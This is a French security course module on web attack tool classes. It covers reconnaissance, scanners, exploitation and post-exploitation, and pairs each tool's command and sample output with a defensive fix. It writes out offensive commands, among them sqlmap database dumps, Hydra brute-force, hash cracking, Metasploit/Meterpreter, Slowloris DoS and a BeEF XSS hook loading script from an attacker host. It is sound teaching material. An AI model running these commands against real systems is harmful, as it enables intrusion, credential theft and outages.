

Techniques défensives et offensives des applications Web · Module 7

Les classes d'outils des attaquants

Pour chaque outil : **à quoi il sert**, la **commande**, le **résultat réel** — et la **faiblesse à corriger**.



Objectifs pédagogiques

À la fin de ce module, vous saurez :

- Situer les grandes **classes d'outils** et leur rôle dans un test.
- Lancer l'**outil de référence** de chaque classe (commande type).
- Lire et interpréter son **résultat**.
- En déduire la **faiblesse à corriger** (lecture défensive).


La méthode, par outil

① **À quoi ça sert** → ② **la commande** → ③ **le résultat** → ④ **la parade**. Chaque outil est un **révélateur** : ce qu'il trouve chez vous, un attaquant le trouvera aussi.

Rappel

Uniquement sur des systèmes **autorisés** (voir cadre légal, diapo suivante).

Où chaque classe intervient



À retenir

Un même outil couvre souvent plusieurs phases (Burp fait proxy, scan, fuzzing...). L'important : comprendre **ce que chaque classe teste** pour savoir **quoi durcir**.

Le cadre légal et éthique

Règle absolue

Ces outils ne s'utilisent que sur des systèmes dont on a l'**autorisation écrite** — test d'intrusion mandaté, **CTF**, **bug bounty** dans le périmètre, ou son propre lab isolé.

Sans autorisation, c'est un **délit** — loi Godfrain, art. 323-1 et suivants du Code pénal (rappel module 2).

Cadre d'un test légitime

- **Périmètre** défini (cibles, horaires, limites)
- **Mandat** signé, contact d'urgence
- Pas de **DoS** ni d'exfiltration réelle sans accord
- **Rapport** remis, données détruites ensuite

La méthodologie d'un test d'intrusion



L'ordre compte

On **cartographie** avant de **scanner**, on n'**exploite** que ce qui est confirmé, et tout se termine par un **rapport** actionnable. Les outils qui suivent se rangent dans ces phases.

Cadres de référence

Cette démarche est formalisée par des standards : **PTES**, **OWASP WSTG** (Web Security Testing Guide), **OSSTMM**. Ils structurent un test reproductible et complet.

01

La reconnaissance

Cartographier la cible avant de la toucher : empreinte, technologies, surface.

Dans cette phase

- OSINT : theHarvester, Shodan
- Empreinte technique : whatweb
- Sous-domaines : subfinder
- Réseau : nmap
- Contenu caché : Gobuster / ffuf

theHarvester et Shodan

À quoi ça sert

Collecter des infos **sans toucher la cible** : **theHarvester** (e-mails, sous-domaines via moteurs), **Shodan** (services exposés déjà indexés), **Google dorks** (fichiers oubliés).

Commande

```
theHarvester -d cible.fr -b google  
# Google dork : site:cible.fr ext:sql
```

Résultat

```
[emails]  
jdupont@cible.fr, admin@cible.fr  
[hosts]  
mail.cible.fr, vpn.cible.fr
```

✔ **LECTURE DÉFENSIVE** Réduire l'**empreinte publique** : pas d'e-mails nominatifs exposés, pas de fichiers sensibles indexés, surveiller Shodan sur ses propres IP.

whatweb / Wappalyzer

À quoi ça sert

Identifier la **pile technologique** d'un site : serveur, langage, CMS, bibliothèques et leurs **versions** — pour cibler ensuite les failles connues.

Commande

```
whatweb https://cible.fr
```

Résultat

```
nginx/1.18.0, PHP/7.4,  
WordPress 5.7, jQuery 1.9,  
X-Powered-By: PHP/7.4.3
```

✓ **LECTURE DÉFENSIVE** Chaque version révélée = failles ciblables. →
masquer les bannières (en-têtes `Server`, `X-Powered-By`), tenir
à jour.

Énumération de sous-domaines (subfinder)

À quoi ça sert

subfinder / **amass** découvrent les **sous-domaines** d'une organisation :
chacun est une porte d'entrée potentielle, souvent moins surveillée.

Commande

```
subfinder -d cible.fr
```

Résultat

```
www.cible.fr  
api.cible.fr  
dev.cible.fr    ← env de dev exposé  
old.cible.fr    ← ancien site oublié
```

✔ **LECTURE DÉFENSIVE** Les **oubliés** (dev, old, staging) sont les plus vulnérables. → **inventaire** à jour, retirer / segmenter ce qui n'a rien à faire en public.

nmap — ce qui est exposé

À quoi ça sert

nmap scanne les **ports ouverts** d'une machine et identifie les **services** et leurs **versions** : la carte de la surface d'attaque.

Commande

```
nmap -sV -p- cible.fr # services + tous les ports
```

Résultat

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.9
80/tcp	open	http	nginx 1.18.0
3306/tcp	open	mysql	MySQL 5.7 ← exposé !

✔ **LECTURE DÉFENSIVE** Une base **MySQL exposée** ne devrait jamais l'être. → **fermer les ports inutiles**, cloisonner, n'exposer que 80/443.

Gobuster / ffuf

À quoi ça sert

Gobuster (ou **ffuf**) teste des milliers de chemins pour trouver **répertoires et fichiers non listés** : admin, sauvegardes, API cachées.

Commande

```
gobuster dir -u https://cible.fr \
-w commun.txt
```

Résultat

```
/admin      (Status: 301)
/backup     (Status: 200)
/.git/      (Status: 200) ← code source !
/robots.txt (Status: 200)
```

✔ **LECTURE DÉFENSIVE** Un `.git/` exposé livre tout le code. → ne pas déployer les fichiers de dev, **auth** sur l'admin, surveiller les pics de 404.

02

Les scanners de vulnérabilités

Détecter automatiquement les faiblesses connues, du proxy manuel au scan d'entreprise.

Dans cette phase

- Passif vs actif
- Burp Suite (proxy central)
- Nikto (serveur)
- WPScan (CMS)
- Nuclei (templates)
- Nessus / OpenVAS (entreprise)

Passif vs actif

Passif

Observe sans « attaquer » : lecture des réponses, des en-têtes, du contenu. **Discret**, aucun risque pour la cible.

Ex. : proxy en écoute, whatweb.

Actif

Envoie des **charges de test** (injections, payloads) pour provoquer une réaction. **Plus bruyant**, peut perturber une prod.

Ex. : Nikto, Nuclei, scanner Burp Pro.

En test autorisé

Le scan actif se fait dans un **créneau** convenu, jamais à l'aveugle sur une production critique — un scan agressif peut faire tomber un service fragile.

Burp Suite — l'outil central de l'audit Web

À quoi ça sert

Burp Suite s'intercale entre le navigateur et le site (**proxy**) : il **voit, modifie et rejoue** chaque requête HTTP. Le couteau suisse de l'auditeur Web.

On configure le navigateur pour passer par `127.0.0.1:8080`, et tout le trafic apparaît.

Alternative libre

OWASP ZAP offre les mêmes fonctions en open source, et s'intègre bien en **CI/CD** (DAST automatisé, module 3).

Ses modules clés

- **Proxy / HTTP history** — tout le trafic capturé
- **Repeater** — rejouer/modifier une requête à la main
- **Intruder** — automatiser (fuzzing, brute-force)
- **Scanner** — détection automatique (Pro)
- **Decoder / Comparer** — encodages, diffs

Repeater et Intruder : un exemple

Repeater — rejouer en modifiant

```
GET /api/compte/1042 HTTP/1.1
Cookie: session=abc...
# on change 1042 → 1043 et on renvoie
```

Intruder — balayer une liste

```
GET /api/compte/$1000$ # 1000→2000
```

Résultat

Req#	id	statut	taille
0001	1042	200	512
0002	1043	200	498 ← autre compte
0003	1044	200	530

✓ **LECTURE DÉFENSIVE** Réponses **200** sur d'autres id = **BOLA / IDOR** (A01). → contrôle du **propriétaire côté serveur** à chaque requête.

Nikto — les faiblesses du serveur

À quoi ça sert

Nikto scanne un **serveur Web** : fichiers sensibles, versions obsolètes, en-têtes manquants, configs à risque.

Commande

```
nikto -h https://cible.fr
```

Résultat

```
+ Server: Apache 2.4.29 (obsolète)
+ /backup.zip : fichier intéressant
+ En-tête X-Frame-Options absent
+ /phpinfo.php : accessible
```

✓ **LECTURE DÉFENSIVE** Fichiers oubliés, versions bavardes, en-têtes absents → **durcir la configuration** (A02:2025), retirer l'inutile.

WPScan — spécialisé WordPress

À quoi ça sert

WPScan énumère versions, **thèmes**, **extensions** et **utilisateurs** WordPress, et les croise avec une base de vulnérabilités.

Commande

```
wpscan --url https://blog.fr \  
--enumerate u,vp
```

Résultat

```
[+] WordPress 5.7.1 (obsolète)  
[+] contact-form-7 5.3.2  
    | CVE-2023-xxxx (upload)  
[+] Utilisateurs: admin, editor
```

✔ **LECTURE DÉFENSIVE** Extensions obsolètes (chaîne d'approvisionnement, A03:2025) + comptes énumérables. → **mises à jour**, retirer l'inutile, limiter le login.

Nuclei

À quoi ça sert

Nuclei lance des milliers de **templates** communautaires (CVE connues, expositions, mauvaises configs) très vite. Idéal en **CI** et sur un large parc.

Commande

```
nuclei -u https://cible.fr -t cves/ -t exposures/
```

Résultat

```
[critical] CVE-2021-44228 (Log4Shell)
[high] git-config exposé /.git/config
[info] tech-detect: nginx, php
```

✓ **LECTURE DÉFENSIVE** Ces templates, **vous** pouvez les jouer en **CI/CD** pour trouver avant l'attaquant. → patch management, retirer les expositions.

Nessus / OpenVAS

À quoi ça sert

Nessus (commercial) et **OpenVAS** (open source) sont des scanners de vulnérabilités **complets** : réseau, systèmes, applis. Ils produisent un rapport priorisé par gravité.

Utilisés surtout côté **défense**, en scans réguliers.

Résultat — synthèse

Critical: 3 High: 12 Medium: 40
- MS17-010 (EternalBlue) CVSS 9.3
- TLS 1.0 activé CVSS 7.4
- Certificat expiré CVSS 5.9

✔ **LECTURE DÉFENSIVE** Trier par **CVSS**, corriger le critique d'abord (croiser avec **EPSS/KEV**, module 2), planifier des scans **récurrents** et suivre la remédiation.

03

L'exploitation

Confirmer et tirer parti d'une faille : injection, mots de passe, navigateur.

Dans cette phase

- sqlmap (injection SQL)
- John / Hashcat (cassage)
- Wfuzz (fuzzing)
- Hydra (brute-force)
- Manipulation de requêtes
- BeEF (exploitation XSS)

Détecter et confirmer

À quoi ça sert

sqlmap teste un paramètre pour détecter une **injection SQL**, puis l'exploite. Il connaît toutes les techniques (boolean, time-based, UNION...).

Commande

```
sqlmap -u "https://cible.fr/p?id=1" --batch
```

Résultat

```
[+] parameter 'id' is injectable  
    type: boolean-based blind  
    type: UNION query (5 columns)  
[*] back-end DBMS: MySQL 5.7
```

✓ **LECTURE DÉFENSIVE** « injectable » = paramètre **concaténé**. → **requêtes paramétrées** / ORM (Injection, A05:2025).

Extraire les données

Commande

```
sqlmap -u "...?id=1" --dbs
sqlmap -u "...?id=1" -D boutique \
-T users --dump
```

✓ **LECTURE DÉFENSIVE** Une SQLi = accès à **toute** la base. → **WAF**, moindre privilège du compte SQL, journalisation des erreurs (A09:2025).

Résultat

```
Table: users
+---+-----+-----+
| id | username | password (md5) |
+---+-----+-----+
| 1  | admin   | 21232f297a57... |
| 2  | paul    | 5f4dcc3b5aa7... |
+---+-----+-----+
```

John the Ripper / Hashcat

À quoi ça sert

Une fois les **hashes** récupérés (ci-dessus), **John** ou **Hashcat** tentent de retrouver les mots de passe en clair par dictionnaire ou force brute.

Commande

```
john --format=raw-md5 \  
-wordlist=rockyou.txt hashes.txt
```

Résultat

```
admin : password123  
paul  : password  
2 hashes cracked
```

✔ **LECTURE DÉFENSIVE** Le crack est instantané sur du **MD5**. Avec **bcrypt/Argon2** (salé, lent), il devient **infaisable**. → hachage lent + mots de passe robustes (A04/A07:2025).

Wfuzz — casser la logique par les entrées

À quoi ça sert

Wfuzz (ou **ffuf**) envoie massivement des valeurs dans un paramètre (le mot-clé **FUZZ**) pour découvrir des **comportements cachés** ou des **valeurs valides**.

Commande

```
wfuzz -w ids.txt --hh 0 \  
"https://cible.fr/api?user=FUZZ"
```

Résultat

ID	Code	Mots	Payload
000123	200	45	admin
000456	200	45	root
000789	404	2	xyz

✔ **LECTURE DÉFENSIVE** Il devine les valeurs qui « passent ». → **autorisation** stricte, pas d'énumération, réponses **uniformes** (mêmes tailles/messages).

Hydra — casser un login faible

À quoi ça sert

Hydra teste des milliers de couples identifiant/mot de passe sur un service (login Web, SSH, FTP...) : **brute-force** et **credential stuffing**.

Commande

```
hydra -l admin -P rockyou.txt cible.fr \  
http-post-form "/login:u=^USER^&p=^PASS^:F=invalid"
```

Résultat

```
[80][http-post-form] host: cible.fr  
login: admin password: P@ssw0rd  
1 valid password found
```

🛡️ **LECTURE DÉFENSIVE** Réussit si l'auth est faible. → **MFA**, limitation + verrouillage, CAPTCHA après N échecs (A07:2025).

Burp (Repeater) et Postman — tout est modifiable

À quoi ça sert

Modifier **librement** une requête (paramètres, en-têtes, cookies, méthode) et la rejouer. **Burp** pour le Web, **Postman** pour les **API**.

Exemple — requête modifiée

```
POST /commande
{ "produit": 7, "prix": 1 } # prix forcé
{ "role": "admin" }       # élévation
```

Résultat

```
HTTP/1.1 200 OK
{ "statut": "validée",
  "montant": 1 } # serveur a accepté !
```

✔ **LECTURE DÉFENSIVE** Le client est **totale**ment manipulable : boutons cachés, champs **disabled**, validations JS ne protègent rien. → **tout revalider côté serveur** (A01).

Transformer une XSS en contrôle du navigateur

À quoi ça sert

BeEF (Browser Exploitation Framework) exploite une **XSS** : un script « hook » injecté ouvre un **canal de commande** vers l'attaquant, qui pilote le navigateur de la victime.

Le hook, injecté via une XSS

```
<!-- la charge XSS charge le hook -->  
<script src="http://attaquant/hook.js"></script>
```

Résultat — console BeEF

```
● Hooked Browser 203.0.113.5  
  Chrome / Windows – modules :  
    - Get Cookies  
    - Keylogger  
    - Fake login prompt
```

Ce que ça permet... et comment le couper

Ce que l'attaquant peut faire

- Voler la **session** (cookies)
- **Enregistrer les frappes** (keylogger)
- Afficher une **fausse fenêtre de login**
- **Rebondir** vers l'intranet de la victime

✓ **LECTURE DÉFENSIVE** BeEF montre l'**impact réel** d'une XSS. Pour tout couper à la racine :

- **Encodage en sortie** (supprime la XSS — A05:2025)
- **CSP** stricte → bloque le hook externe
- Cookies `HttpOnly` → session illisible en JS

04

Post-exploitation et déni de service

Après l'accès : approfondir, persister — ou, à l'opposé, saturer le service.

Dans cette phase

- Metasploit (framework d'exploitation)
- Escalade de privilèges et persistance
- Slowloris (déni de service applicatif)

Metasploit

À quoi ça sert

Metasploit est le framework de référence : une base d'**exploits** prêts à l'emploi et de charges (**Meterpreter**) pour prendre puis garder le contrôle d'une machine.

Commande

```
msf> use exploit/.../log4shell
msf> set RHOSTS cible.fr
msf> run
```

Résultat

```
[*] Meterpreter session 1 opened
meterpreter> getuid
Server username: root
meterpreter> sysinfo # contrôle total
```

✔ **LECTURE DÉFENSIVE** Un exploit prêt = une **CVE non patchée**. → **patch management, EDR**, moindre privilège (ne pas tourner en **root**), segmentation.

Escalade de privilèges et persistance

À quoi ça sert

Après un premier accès limité, l'attaquant cherche à devenir **administrateur** (escalade) et à **rester** (persistance). Outils : **linpeas**, **WinPEAS**, **Mimikatz**.

Commande

```
./linpeas.sh # cherche les faiblesses locales
```

Résultat

```
[!] SUID binaire inhabituel: /usr/bin/...  
[!] sudo sans mot de passe sur: vim  
[!] mot de passe en clair dans /var/www/.env
```

✓ **LECTURE DÉFENSIVE** Ces trouvailles = **durcissement OS** manquant. → moindre privilège, retirer les SUID inutiles, **sudo** restreint, pas de secrets sur disque.

Saturer avec peu de moyens

À quoi ça sert

Slowloris est un déni de service **applicatif** : il ouvre de **très nombreuses connexions** et les maintient en envoyant les en-têtes **très lentement**, épuisant le serveur avec **peu de bande passante**.

Commande

```
slowloris cible.fr -s 500
```

Résultat

```
[+] 500 connexions maintenues ouvertes  
[+] Envoi d'en-têtes partiels...  
cible.fr ne répond plus (timeout)
```

✓ **LECTURE DÉFENSIVE** Exploite des **timeouts laxistes**. → limiter les connexions par IP, **timeouts** stricts, **reverse proxy** / WAF (NGINX, Cloudflare).

Classe d'outil → ce qu'elle teste → parade

Classe (outil)	Ce qu'elle teste	Parade clé
Reconnaissance (nmap, OSINT)	Empreinte, ports, technos, sous-domaines	Réduire l'exposition, inventorier
Scanner (Burp, Nikto, Nuclei, Nessus)	Config, versions, CVE connues	Durcissement, patch management
Injection SQL (sqlmap)	Paramètres concaténés	Requêtes paramétrées, WAF
Cassage (John, Hashcat)	Force des hachages	bcrypt/Argon2, mots de passe robustes
Brute-force (Hydra)	Force de l'authentification	MFA, limitation, verrouillage
Manipulation (Burp, Postman)	Contrôles côté client	Revalidation serveur
XSS (BeEF)	Sorties non échappées	Encodage, CSP, HttpOnly
Exploitation (Metasploit)	CVE non patchées	Patch, EDR, moindre privilège
Déni de service (Slowloris)	Timeouts / limites	Timeouts, reverse proxy, WAF

Le WAF, en défense en profondeur

Définition — WAF

Un **WAF** (Web Application Firewall) filtre le trafic HTTP pour **bloquer les attaques connues** (injections, XSS, scans) avant qu'elles n'atteignent l'application. Référence open source : **ModSecurity + OWASP CRS**.

```
# blocage dans les logs ModSecurity
ModSecurity: Access denied (rule 942100)
SQL Injection detected in ARGS:id
```

Ni magique, ni suffisant

Un WAF **ralentit** l'attaquant et bloque le bruit, mais ne remplace pas un code sûr : il se **contourne**. C'est une **couche** de la défense en profondeur, pas la seule.

Bon usage

Le WAF gagne du temps pour patcher (« virtual patching »), filtre les scans automatisés et journalise les tentatives — utile pour la détection (A09:2025).

À chaque outil offensif, un usage défensif

Côté attaquant	Le même réflexe, côté défense
nmap, subfinder	Inventaire et cartographie de sa propre surface exposée (ASM)
Nikto, Nuclei, Nessus	Scans de vulnérabilités réguliers , en CI/CD
Burp, OWASP ZAP	DAST automatisé dans le pipeline (module 3)
Hydra, Hashcat	Auditer la robustesse de ses propres mots de passe
Metasploit	Valider qu'une CVE est bien corrigée (test de non-régression)

La bascule

Ces mêmes outils, en **test autorisé**, sont vos meilleurs alliés défensifs. C'est l'esprit du « **purple team** » : l'offensif au service de la défense.

Le rapport : transformer les trouvailles en actions

Un bon rapport

Sans rapport, un test ne sert à rien. Il doit être **priorisé** et **actionnable** pour les équipes.

- **Résumé exécutif** (pour la direction)
- Chaque faille : **preuve, impact, gravité (CVSS)**
- Une **remédiation** concrète par faille
- Un **plan** priorisé dans le temps

Exemple de finding

- **Titre** : Injection SQL sur `/produit?id`
- **Gravité** : Critique — CVSS 9.8
- **Preuve** : base `boutique` extraite
- **Correctif** : requête paramétrée + WAF
- **CWE** : `CWE-89` · **OWASP** : A05:2025

Utiliser l'offensif du côté défense



Test d'intrusion

Se faire attaquer (légalement) pour trouver avant l'attaquant



Bug bounty

Faire chercher les failles par une communauté, dans un périmètre



Dans la CI/CD

DAST (OWASP ZAP), Nuclei, scans automatisés réguliers

La bascule

Penser comme l'attaquant pour **prioriser** les corrections. Ces mêmes outils, en **test autorisé**, sont vos meilleurs alliés défensifs. C'est tout l'objet du **DevSecOps** (module 3).

Les termes du module en un coup d'œil

OSINT — renseignement en sources ouvertes

WAF — Web Application Firewall (pare-feu applicatif)

ZAP — OWASP Zed Attack Proxy (scanner DAST)

SQLi / XSS — injection SQL / Cross-Site Scripting

CI/CD — intégration / livraison continues

Credential stuffing — rejouer des identifiants volés ailleurs

Meterpreter — charge de contrôle de Metasploit

Purple team — offensif au service de la défense

Fingerprinting — identifier la pile technologique

CRS — Core Rule Set (règles OWASP pour ModSecurity)

CVE / CVSS — faille identifiée / score de gravité

DoS / DDoS — déni de service (distribué)

Fuzzing — envoyer massivement des entrées pour découvrir

Proxy interceptant — outil qui voit/modifie les requêtes

Escalade de privilèges — passer d'un accès limité à admin

CTF / Bug bounty — défi de sécurité / recherche rémunérée

ASM — Attack Surface Management (gestion de sa surface)

DAST — Dynamic Application Security Testing

EPSS / KEV — probabilité / catalogue d'exploitation

EDR — détection et réponse sur postes/serveurs

Brute-force — essayer toutes les combinaisons

Hook — script reliant un navigateur à l'attaquant (BeEF)

PTES / WSTG — méthodologies de test d'intrusion

Ce qu'il faut retenir

- Un test suit des **phases** : recon → scan → exploitation → post-exploitation → rapport.
- Chaque outil **révèle** une faiblesse — et donc une **parade**.
- Savoir **lire un résultat** (port ouvert, 200 sur un autre id, hash cassé) = savoir quoi corriger.
- Les mêmes outils, en test autorisé, sont des **alliés défensifs**.

Et ensuite ?

On passe des attaques aux **contre-mesures** structurées : bonnes pratiques par catégorie OWASP, ASVS, puis mécanismes de protection et automatisation.

L'idée à emporter

Connaître l'outil de l'attaquant et savoir **lire son résultat**, c'est déjà savoir **quoi corriger**. L'offensif éclaire la défense.

Sources et références

Méthodologies

- **OWASP WSTG** — Web Security Testing Guide
- **PTES, OSSTMM** — cadres de test d'intrusion
- **MITRE ATT&CK** — tactiques et techniques (module 2)
- **OWASP CRS / ModSecurity** — règles WAF

Environnements d'entraînement

- **OWASP Juice Shop, DVWA, WebGoat**
- Plateformes CTF : **Root-Me, HackTheBox, TryHackMe**

Rappel légal et déontologique

Tous ces outils ne s'emploient que sur des systèmes **autorisés** (lab, CTF, périmètre de test signé). Hors de là, c'est un **délit** (loi Godfrain).

À actualiser

Les **versions d'outils** et de wordlists, ainsi que les **CVE** citées en exemple, évoluent vite. Vérifier avant chaque session ; s'entraîner uniquement sur des cibles dédiées.

Fin du module 7

Des questions ?

Connaître l'outil de l'attaquant et savoir **lire son résultat**, c'est déjà savoir **quoi corriger**. Place aux contre-mesures structurées.